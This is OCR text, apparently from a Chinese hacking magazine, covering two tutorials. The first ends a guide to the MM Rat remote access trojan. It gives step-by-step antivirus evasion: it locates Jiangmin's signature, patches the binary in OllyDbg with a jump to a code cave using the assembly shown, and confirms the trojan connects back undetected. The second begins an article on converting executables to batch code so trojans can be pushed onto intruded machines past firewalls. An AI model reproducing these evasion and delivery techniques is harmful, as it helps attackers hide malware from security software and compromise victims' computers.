


图 12




图 13

这里就不用对它进行针对瑞星的免杀了，但对于江民，发现生成的服务端已经被查杀了。使用MyCCL定位后发现只有一处特征码0000171A_00000002，使用C32Asm打开服务端，来到0000171A处，发现不是字符串，因此不能改大小写，也不敢贸然nop掉，使用OC把0000171A转换成内存地址为0040231A，然后使用OD打开服务端，按Ctrl+G输入0040231A来到0040231A处，如图13。

我打算用跳转法来进行免杀，在00405C56处找到了大片的空白区域，选中00402319和0040231C为地址的两行，点右键，选择“二进制”－“用NOP填充”，然后在00402319处汇编，写入如下代码**jmp 00405C56**，接着来到00405C56处，依次写入如下汇编代码：

```
cmp eax, -1
mov dword ptr [ebp-C], eax
jmp 0040231E
```




图 14

然后在空白处点右键，选择“复制到可执行文件”－“所有修改”，在弹出的窗口中选择“全部复制”，然后点右键“保存文件”，把经过修改的服务端保存一下，如图14。再使用江民扫描一下，已经不被查杀了，把江民的主动防御和所有监控都打开，运行修改后的服务端，成功上线，并且所有功能都正常，如图15。

至此，MM Rat的服务端配置和简单免杀就介绍完了，虽然它的功能不是很多，但是控制一台肉鸡已经足够了。另外0.1版的软件还有个bug，就是卸载后再运行服务端就不会上线了，要重启下被控制端的系统后才可以重新上线，不知道0.2版的修复了没有，有兴趣的朋友可以去测试一下。

（本文所涉及到的MM Rat、PEID、C32Asm、OC、OD已收录到光盘中）




图 15

浅谈 EXE TO BAT 的实现与运用

swan

我们在入侵别人电脑的时候，往往得到了CMDSHELL后却因为防火墙的缘故而无法将文件上传到肉鸡上，难道就这样放弃吗，其实针对这种情况，我们可以把可执行文件转化成批处理代码，然后放到CMD模式下，经过一段急速的代码流，就可以成功的将木马上传到肉鸡上了，如图1。




图1

下面我们就来看看它是如何实现的，常见的方法有两种，一种是工具法，另一种是脚本法。如果大家想使用工具的话，我推荐一款名叫SuperExe2bat的软件（GUI界面），它可以直接将可执行文件转化为批处理。打开程序后，点击“打开”按钮，接着导入木马，导入后点击“执行”按钮就会在当前目录下生成一个名为“Se2b.bat”的批处理文件了，如图2。


